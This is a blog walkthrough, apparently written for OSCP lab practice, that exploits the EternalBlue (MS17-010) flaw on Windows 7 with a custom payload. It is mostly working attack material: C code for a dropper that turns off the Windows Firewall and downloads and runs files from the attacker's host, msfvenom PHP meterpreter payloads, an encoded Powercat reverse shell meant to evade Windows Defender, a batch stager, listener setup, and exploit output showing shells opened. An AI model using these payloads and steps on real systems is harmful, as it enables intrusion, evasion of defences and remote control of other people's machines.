http://metasploit.pro
notes in notepad? Have Metasploit Pro track & report
and findings -- learn more on http://rapid7.com/metaspl
0-2014082003 [core:4.10.0.pre.2014082003 api:1.0.0]
iliary - 214 post
nops

Exploit Eternal Blue (MS17–010) for Window 7 and higher (custom payload)

Summary
This article shows you how to exploit the MS17–010 vulnerability on Windows 7 or higher.

Disclaimer
This article is for informational and educational purposes only, and for those who're willing and curious to know and learn about Security and Penetration Testing. The content may not be used for illegal purposes. If you're ready to learn something new for the good, then read on.

Details
Why this post?

During my OSCP training I had a lot of trouble rooting the Eternal Blue targets. After many hours of troubleshooting, it finally worked. I would like to save others from wasting precious lab time.

This walkthrough has been prepared in such a way that it should always work on systems running on Windows 7 or higher and vulnerable for MS17–010. See my other blog for the Windows XP procedure.

We will exploit the 'Eternal Blue' vulnerability with custom payload. To be exact, we will create an executable file that:
– is not detected as malware by the Windows Defender software
– disables the Windows Firewall
– works on systems without (access to) PowerShell

The end result may be 2different reverse shells (at least one should work for your target):
– a 'stealth' Powercat reverse shell (port 25) > you get this on 'Bruce' …
– a 'stealth' meterpreter php reverse shell (port 53)

The POC consists of two machines: the victim (Windows 7 64bits) and the attacker machine (Kali Linux 2022.1).

victim:

- Windows 7 Professional [version 6.1 7601]
  - IP address: 192.168.62.169
  - Security: Default Windows firewall (all profiles enabled).

Attacker (for reverse shell):

- Kali Linux (we will use variables 'kali' or 'LHOST')

  – IP-Address: 192.168.62.161

In this guide I will use the term 'kali' and 'LHOST' interchangeably. You need to change the ip-address to your attacker system.

Prerequisites
We start by installing preconditions that must be in place before we can run the exploit.

1. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Download and install the latest version of Impacket. Set the directory world-writable (yes, this is necessary).

```
cd /opt
sudo git clone https://github.com/SecureAuthCorp/impacket.git
sudo chmod 777 /opt/impacket -R
```

2. Performed on 192.168.62.161 (attacker machine, Kali Linux)


Install the virtualenv tool.

```
sudo apt install virtualenv
```

3. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Start a python2 virtual environment inside the Impacket directory

```
cd /opt/impacket
sudo virtualenv impacket-venv -p $(which python2)
source impacket-venv/bin/activate
```


(kali㉿kali)-[~]
$ cd /opt/impacket
sudo virtualenv impacket-venv -p $(which python2)
source impacket-venv/bin/activate
[sudo] password for kali:
created virtual environment CPython2.7.18.final.0-64 in 166ms
creator CPython2Posix(dest=/opt/impacket/impacket-venv, clear=False, no_vcs_ignore=False, global=False)
seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=copy, app_data_dir=/
added seed packages: Flask==1.1.4, Jinja2==2.11.3, MarkupSafe==1.1.1, Werkzeug==1.0.1, cffi==1.14.6, c
non==1.16.0, enum34==1.1.10, future==0.18.2, ipaddress==1.0.23, itsdangerous==1.1.0, ldap3==2.9.1, ldapdom
nSSL==20.0.1, pyasn1==0.4.8, pycparser==2.20, pycryptodomex==3.10.1, setuptools==44.1.1, six==1.16.0, whee
activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActiva
(impacket-venv) (kali㉿kali)-[/opt/impacket]
$

Note: If you get a Python file not found error, just execute the command once more and it will work.

Result: you should have a prompt change to '(impacket-venv)'.

4. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Inside the python2 virtual environment '(impacket-venv)', install pip for python2.

```
cd /tmp
wget  https://bootstrap.pypa.io/pip/2.7/get-pip.py -O /tmp/get-pip.py --no-check-certificate
sudo python2 get-pip.py
```

```
(impacket-venv) ┌──(kali㉿kali)-[/tmp]
└─$ cd /tmp
wget  https://bootstrap.pypa.io/pip/2.7/get-pip.py -O /tmp/get-pip.py --no-check-certificate
sudo python2 get-pip.py
--2022-06-18 11:34:51--  https://bootstrap.pypa.io/pip/2.7/get-pip.py
Resolving bootstrap.pypa.io (bootstrap.pypa.io)... 151.101.36.175, 2a04:4e42:9::175
Connecting to bootstrap.pypa.io (bootstrap.pypa.io)|151.101.36.175|:443... connected.
WARNING: The certificate of 'bootstrap.pypa.io' is not trusted.
HTTP request sent, awaiting response... 200 OK
Length: 1908226 (1.8M) [text/x-python]
Saving to: '/tmp/get-pip.py'

/tmp/get-pip.py                         100%[═══════════════
```

```
|_ smb-vuln-ms17-010.nse
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_ smb-vuln-regsvc-dos.nse
|_ smb-vuln-webexec.nse
|_ smb-webexec-exploit.nse
```

Our target machine is vulnerable for MS17–010!

Payload creation (for Window 7 and higher)
Our final payload will be an executable file that:
– Is not removed by the Windows Defender software
– Disables the Windows Firewall
– Works on systems without Powershell
– Will setup a 'stealth' Powercat reverse shell (port 25)
– Will setup a 'stealth' meterpreter php reverse shell (port 53)

Everything we need in order to run the exploit is copied to the /tmp directory on Kali. We will make this directory available through the Python simple HTTP Server.

7. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Copy and paste the C code below to create source file /tmp/backup.c. (Adjust the value for kali=<ip-address with your kali host).

```
LHOST=192.168.62.161
portweb=80
rshell=shell-25.txtcd /tmp
echo '#include <stdlib.h>'> testexe.c
echo 'int main ()' >> testexe.c
echo '{'>> testexe.c
echo 'int i;' >> testexe.c
# Add userecho 'i = system ("netsh advfirewall set allprofiles state off");' >> testexe.c
# Download files
echo i = system \("\"certutil.exe -urlcache -split -f \\"\""http://${LHOST}:${portweb}/backup.bat\\"\"" C:\\\\\Windows\\\\\Tasks\\\\\\ba
echo i = system \("\"certutil.exe -urlcache -split -f \\"\""http://${LHOST}:${portweb}/php.exe\\"\"" C:\\\\\Windows\\\\\Tasks\\\\\\php.e
echo i = system \("\"certutil.exe -urlcache -split -f \\"\""http://${LHOST}:${portweb}/php7.dll\\"\"" C:\\\\\Windows\\\\\Tasks\\\\\\php7
echo i = system \("\"powershell.exe -c (New-Object System.Net.Webclient).DownloadFile('http://${LHOST}:${portweb}/backup.bat','C:\\\\\Win
# Execute files
echo i = system \(\"ping -n 1 $LHOST\"\)\; >> testexe.c
echo 'i = system ("START /B c:\\\\Windows\\\\Tasks\\\\backup.bat");' >> testexe.c
echo i = system \(\"icacls c:\\\\\\Windows\\\\\\Tasks\\\\\\\\* /c /t /grant everyone:f\"\)\; >> testexe.cecho 'return 0;' >> testexe.c
echo '}' >> testexe.c
```

Result is source file /tmp/testexe.c

```
└─$ cat testexe.c
#include <stdlib.h>
int main ()
{
int i;
i = system ("netsh advfirewall set allprofiles state off");
i = system ("certutil.exe -urlcache -split -f \"http://192.168.62.161:80/backup.bat\" C:\\Windows\\Tasks\\backup.bat");
i = system ("certutil.exe -urlcache -split -f \"http://192.168.62.161:80/php.exe\" C:\\Windows\\Tasks\\php.exe");
i = system ("certutil.exe -urlcache -split -f \"http://192.168.62.161:80/php7.dll\" C:\\Windows\\Tasks\\php7.dll");
i = system ("powershell.exe -c (New-Object System.Net.Webclient).DownloadFile('http://192.168.62.161:80/backup.bat','C:\\Windows\\Tasks\\backup.bat')");
i = system ("ping -n 1 192.168.62.161");
i = system ("START /B c:\\Windows\\Tasks\\backup.bat");
i = system ("icacls c:\\Windows\\Tasks\\* /c /t /grant everyone:f");
return 0;
}
```

8. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Compile /tmp/testexec.c to /tmp/ruby.exe (ruby.exe is arbitrary, it can be something else if you want).

```
# Compile as x86 Windows PE file
/usr/bin/i686-w64-mingw32-gcc /tmp/testexe.c -o /tmp/ruby.exe
```

```
┌──(kali㉿kali)-[/tmp]
└─$ # Compile as x86 Windows PE file
/usr/bin/i686-w64-mingw32-gcc /tmp/testexe.c -o /tmp/ruby.exe

┌──(kali㉿kali)-[/tmp]
└─$ file ruby.exe
ruby.exe: PE32 executable (console) Intel 80386, for MS Windows
```

You have now created a Windows payload file. The next steps are to prepare the related files that will be called by the payload file (ruby.exe).

PHP meterpreter reverse shell payloay

If you confident that you can use PowerShell on your target, you can also skip this php section and continue with Powercat. You don't need to adjust the ruby.exe file (steps 7 and 8).

Our final payload file (ruby.exe) will setup a PHP meterpreter reverse shell on TCP port 53. This is done by the following lines of code:

i = system ("certutil.exe -urlcache -split -f \"http://192.168.62.161:80/backup.bat\" C:\\Windows\\Tasks\\backup.bat");

i = system ("certutil.exe -urlcache -split -f \"http://192.168.62.161:80/php.exe\" C:\\Windows\\Tasks\\php.exe");

i = system ("certutil.exe -urlcache -split -f \"http://192.168.62.161:80/php7.dll\" C:\\Windows\\Tasks\\php7.dll");

You can read more about a 'stealth' PHP Meterpreter shell in my article:


Evade Windows Defender reverse shell detection with php.exe and MetaSploit.

Summary

medium.com

9. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Download the php 7.x executables for Windows x86. Extract all file from the *.zip file and copy the 2 relevant files to our staging directory /tmp. Check https://windows.php.net/downloads/releases for the latest 7.x version. Copy the latest Win32 x86 php zip file name.




```
phpzip=php-7.4.30-nts-Win32-vc15-x86.zip
mkdir /tmp/php-x86 2>/dev/null
wget https://windows.php.net/downloads/releases/${phpzip} -O /tmp/${phpzip}
cd /tmp/php-x86
unzip /tmp/${phpzip}cp /tmp/php-x86/php.exe /tmp
cp /tmp/php-x86/php7.dll /tmp
```

```
┌──(kali㉿kali)-[/tmp]
└─$ mkdir /tmp/php-x86 2>/dev/null
wget https://windows.php.net/downloads/releases/php-7.4.30-nts-Win32-vc15-x86.zip -O /tmp/php-7.4.30-nts-Win32-vc15-x86.zip
cd /tmp/php-x86
unzip /tmp/php-7.4.30-nts-Win32-vc15-x86.zip
cp /tmp/php-x86/php.exe /tmp
cp /tmp/php-x86/php7.dll /tmp

--2022-06-18 11:32:37--  https://windows.php.net/downloads/releases/php-7.4.30-nts-Win32-vc15-x86.zip
Resolving windows.php.net (windows.php.net)... 83.137.149.15, 2a01:1b0:7999:419::7
Connecting to windows.php.net (windows.php.net)|83.137.149.15|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 24320418 (23M) [application/x-zip-compressed]
Saving to: '/tmp/php-7.4.30-nts-Win32-vc15-x86.zip'

/tmp/php-7.4.30-nts-Win32-vc15-x86.zip   100%[===================================================================>]

2022-06-18 11:32:52 (1.66 MB/s) - '/tmp/php-7.4.30-nts-Win32-vc15-x86.zip' saved [24320418/24320418]

Archive:  /tmp/php-7.4.30-nts-Win32-vc15-x86.zip
  inflating: deplister.exe
   creating: dev/
```

10. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Create (meterpreter) reverse shell code for PHP

```
LHOST=192.168.62.161
LPORT=53
payload="reverse_php meterpreter_reverse_tcp"
for payload in $(echo $payload); do msfvenom -p php/$payload LHOST=$LHOST LPORT=$LPORT -f raw > /tmp/${payload}.php; done
```

```
┌──(kali㉿kali)-[/tmp/php-x86]
└─$ LHOST=192.168.62.161
LPORT=53
payload="reverse_php meterpreter_reverse_tcp"
for payload in $(echo $payload); do msfvenom -p php/$payload LHOST=$LHOST LPORT=$LPORT -f raw > /tmp/${payload}.php; done
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3024 bytes
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34851 bytes
```

Powercat encoded reverse shell payload

Our final payload file (ruby.exe) will setup a 'stealth' Powercat reverse shell on TCP port 25. This is done by the following line of code:

i = system ("powershell.exe -c (New-Object System.Net.Webclient).DownloadFile('http://192.168.62.161:80/backup.bat','C:\\Windows\\Tasks\\backup.bat')");

You can read more about a 'stealth' Powercat reverse shell in my article:

Evade Windows Defender reverse shell detection with Powercat

Summary

systemweakness.com

11. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Download powercat.ps1, execute Powercat and create an encoded payload file (/tmp/shell-25.txt).

```
LHOST=192.168.62.161
LPORT=25
rshell=shell-25.txt
pwsh -c "iex (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1
```

```
┌──(kali㉿kali)-[/tmp/php-x86]
└─$ LHOST=192.168.62.161
LPORT=25
rshell=shell-25.txt
pwsh -c "iex (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1');powercat -c $LHOST -p
$LPORT -e cmd.exe -ge" > /tmp/$rshell


┌──(kali㉿kali)-[/tmp/php-x86]
└─$ head /tmp/shell-25.txt
ZgB1AG4AYwB0AGkAbwBuACAAUwB0AHIAZQBhAG0AMQBfAFMAZQB0AHUAcAAKAHsACgAKACAAIAAgACAAcABhAHIAYQBtACgAJABGAHUAbgBjAFMAZQB0AHUAcABWAGEAcgBzACkACgAgACAAIAAgACQAYwAsACQAbA
AsACQAcAAsACQAdAAgAD0AIAAkAEYAdQBuAGMAUwBlAHQAdQBwAFYAYQByAHMACgAgACAAIAAgAGkAZgAoACQAZwBsAG8AYgBhAGwAOgBWAGUAcgBiAG8AcwBlACkAewAkAFYAZQByAGIAbwBzAGUAIAA9ACAAJABU
```

12. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Create a Windows batch file (/tmp/backup.bat). This batch file is called by our final payload file (ruby.exe).

```
LHOST=192.168.62.161
portweb=80
rshell=shell-25.txt
echo START /B powershell -c "$code=(New-Object System.Net.Webclient).DownloadString('http://${LHOST}:${portweb}/${rshell}');iex 'powershe
echo START /B c:\\Windows\\Tasks\\php.exe -d allow_url_fopen=true -r "eval(file_get_contents('http://$LHOST:$portweb/meterpreter_reverse_
```

```
┌──(kali㉿kali)-[/tmp]
└─$ LHOST=192.168.62.161
portweb=80
rshell=shell-25.txt
echo START /B powershell -c "\$code=(New-Object System.Net.Webclient).DownloadString('http://${LHOST}:${portweb}/${rshell}');iex 'powershell -E \$code'" >/tmp/backup.bat
echo START /B c:\\Windows\\Tasks\\php.exe -d allow_url_fopen=true -r "eval(file_get_contents('http://$LHOST:$portweb/meterpreter_reverse_tcp.php'));" >>/tmp/backup.bat

┌──(kali㉿kali)-[/tmp]
└─$ cat /tmp/backup.bat
START /B powershell -c $code=(New-Object System.Net.Webclient).DownloadString('http://192.168.62.161:80/shell-25.txt');iex 'powershell -E $code'
START /B c:\Windows\Tasks\php.exe -d allow_url_fopen=true -r eval(file_get_contents('http://192.168.62.161:80/meterpreter_reverse_tcp.php'));
```

Set up the required listeners

Next open a new instance of Bash Terminal. Open a new tab for each “listener”. You will need 5 open tabs for all required listeners.

13. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Set up a HTTP stager in order to download essential files to the target.

```
python3 -m http.server 80 — directory /tmp
```

```
┌──(kali㉿kali)-[/tmp]
└─$ python3 -m http.server 80 --directory /tmp
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

14. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Set up a TCPdump ICMP listener (to troubleshoot network issues). Use tun0 when you’re on a VPN.

```
sudo tcpdump -i eth0 icmp
```

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

15. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Start a PHP Meterpreter listener on port 53 to catch the PHP connection.

```
LHOST=192.168.62.161
LPORT=53
PAYLOAD=php/meterpreter_reverse_tcp
sudo msfconsole -qn -x "use exploit/multi/handler; set PAYLOAD $PAYLOAD; set LHOST $LHOST; set LPORT $LPORT; run";
```


```
┌──(kali㉿kali)-[~]
└─$ LHOST=192.168.62.161
LPORT=53
PAYLOAD=php/meterpreter_reverse_tcp
sudo msfconsole -qn -x "use exploit/multi/handler; set PAYLOAD $PAYLOAD; set LHOST $LHOST; set LPORT $LPORT; run";

[sudo] password for kali:
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD ⇒ php/meterpreter_reverse_tcp
LHOST ⇒ 192.168.62.161
LPORT ⇒ 53
[*] Started reverse TCP handler on 192.168.62.161:53
```

16. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Start a netcat listener on port 25 to catch the Powercat connection.

```
rlwrap nc -nlvp 25
```



Prepare MS17-010 exploit

We have now made our preparations for the payload. The next section is about running the actual exploit. Open a new Bash Terminal instance to execute the commands.

17. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Download the exploit.

```
cd /tmp
git clone https://github.com/helviojunior/MS17-010.git
```

18. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Start a Python2 environment inside the Impacket folder

```
cd /opt/impacket
sudo virtualenv impacket-venv -p $(which python2)
source impacket-venv/bin/activate
```

19. Performed on 192.168.62.161 (attacker machine, Kali Linux)

Inside the Python2 virtual environment '(impacket-venv)', run the exploit against our target (192.168.62.169) with our payload file (/tmp/ruby.exe)

```
python2 /tmp/MS17-010/send_and_execute.py 192.168.62.169 /tmp/ruby.exe
```

```
(impacket-venv) ┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ python2 /tmp/MS17-010/send_and_execute.py 192.168.62.169 /tmp/ruby.exe
Trying to connect to 192.168.62.169:445
Target OS: Windows 7 Professional 7601 Service Pack 1
Using named pipe: netlogon
Target is 32 bit
Got frag size: 0x8
GROOM_POOL_SIZE: 0x5020
BRIDE_TRANS_SIZE: 0xfc8
CONNECTION: 0x842f4578
SESSION: 0x93616058
FLINK: 0x93732050
InParam: 0x9372c0dc
MID: 0x4503
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
Sending file LLGV1C.exe ...
Opening SVCManager on 192.168.62.169.....
Creating service Isrm.....
Starting service Isrm.....
The NETBIOS connection with the remote host timed out.
Removing service Isrm.....
ServiceExec Error on: 192.168.62.169
Unexpected answer from server: Got 46, Expected 47
Done
```

Check out our results:

HTTP listener

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80 --directory /tmp
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.62.169 - - [19/Jun/2022 17:38:59] "GET /php.exe HTTP/1.1" 200 -
192.168.62.169 - - [19/Jun/2022 17:38:59] "GET /php.exe HTTP/1.1" 200 -
192.168.62.169 - - [19/Jun/2022 17:39:23] "GET /php7.dll HTTP/1.1" 200 -
192.168.62.169 - - [19/Jun/2022 17:39:25] "GET /php7.dll HTTP/1.1" 200 -
192.168.62.169 - - [19/Jun/2022 17:39:35] "GET /backup.bat HTTP/1.1" 200 -
192.168.62.169 - - [19/Jun/2022 17:39:44] "GET /shell-25.txt HTTP/1.1" 200 -
```

All files are downloaded. Some files our downloaded more the once, that's because ofredundancy in case PowerShell is not available.

ICPM listener

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
11:50:50.204065 IP 192.168.62.169 > kali: ICMP echo request, id 1, seq 10, length 40
11:50:50.204092 IP kali > 192.168.62.169: ICMP echo reply, id 1, seq 10, length 40
```

We have network connection (we already new this, because our HTTP listener was hit).

PHP Meterpreter listener

```
┌──(kali㉿kali)-[~]
└─$ LHOST=192.168.62.161
LPORT=53
PAYLOAD=php/meterpreter_reverse_tcp
sudo msfconsole -qn -x "use exploit/multi/handler; set PAYLOAD $PAYLOAD; set LHOST $LHOST; set LPORT $LPORT; run";

[sudo] password for kali:
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => php/meterpreter_reverse_tcp
LHOST => 192.168.62.161
LPORT => 53
[*] Started reverse TCP handler on 192.168.62.161:53
[*] Meterpreter session 1 opened (192.168.62.161:53 → 192.168.62.169:49262) at 2022-06-18 11:50:52 +0200

meterpreter >
```

We got a Meterpreter shell. You can also change the payload to have a non-meterpreter shell.

Powercat listener

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -nlvp 25
listening on [any] 25 ...
connect to [192.168.62.161] from (UNKNOWN) [192.168.62.169] 49212
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

This worked!

Our exploit against the Windows 7 target worked with 2 different shells.

Anastasis Vasileiadis

Cybersecurity Evangelist | Offensive Security Consultant (Red Team Operator) | Information Security Analyst

https://beacons.ai/cyberkid1987

cyberkid@hacks.gr

Αφήστε μια απάντηση

Η ηλ. διεύθυνση σας δεν δημοσιεύεται. Τα υποχρεωτικά πεδία σημειώνονται με *

Σχόλιο *

Όνομα * **Email *** **Ιστότοπος**

Αποθήκευσε το όνομά μου, email, και τον ιστότοπο μου σε αυτόν τον πλοηγό για την επόμενη φορά που θα σχολιάσω.

ΔΗΜΟΣΙΕΥΣΗ ΣΧΟΛΙΟΥ

Any abuse or DMCA Requests can be send to dmca@hacks.gr

| © 2012 – 2023 GreekHacking.gr-Hacks.gr |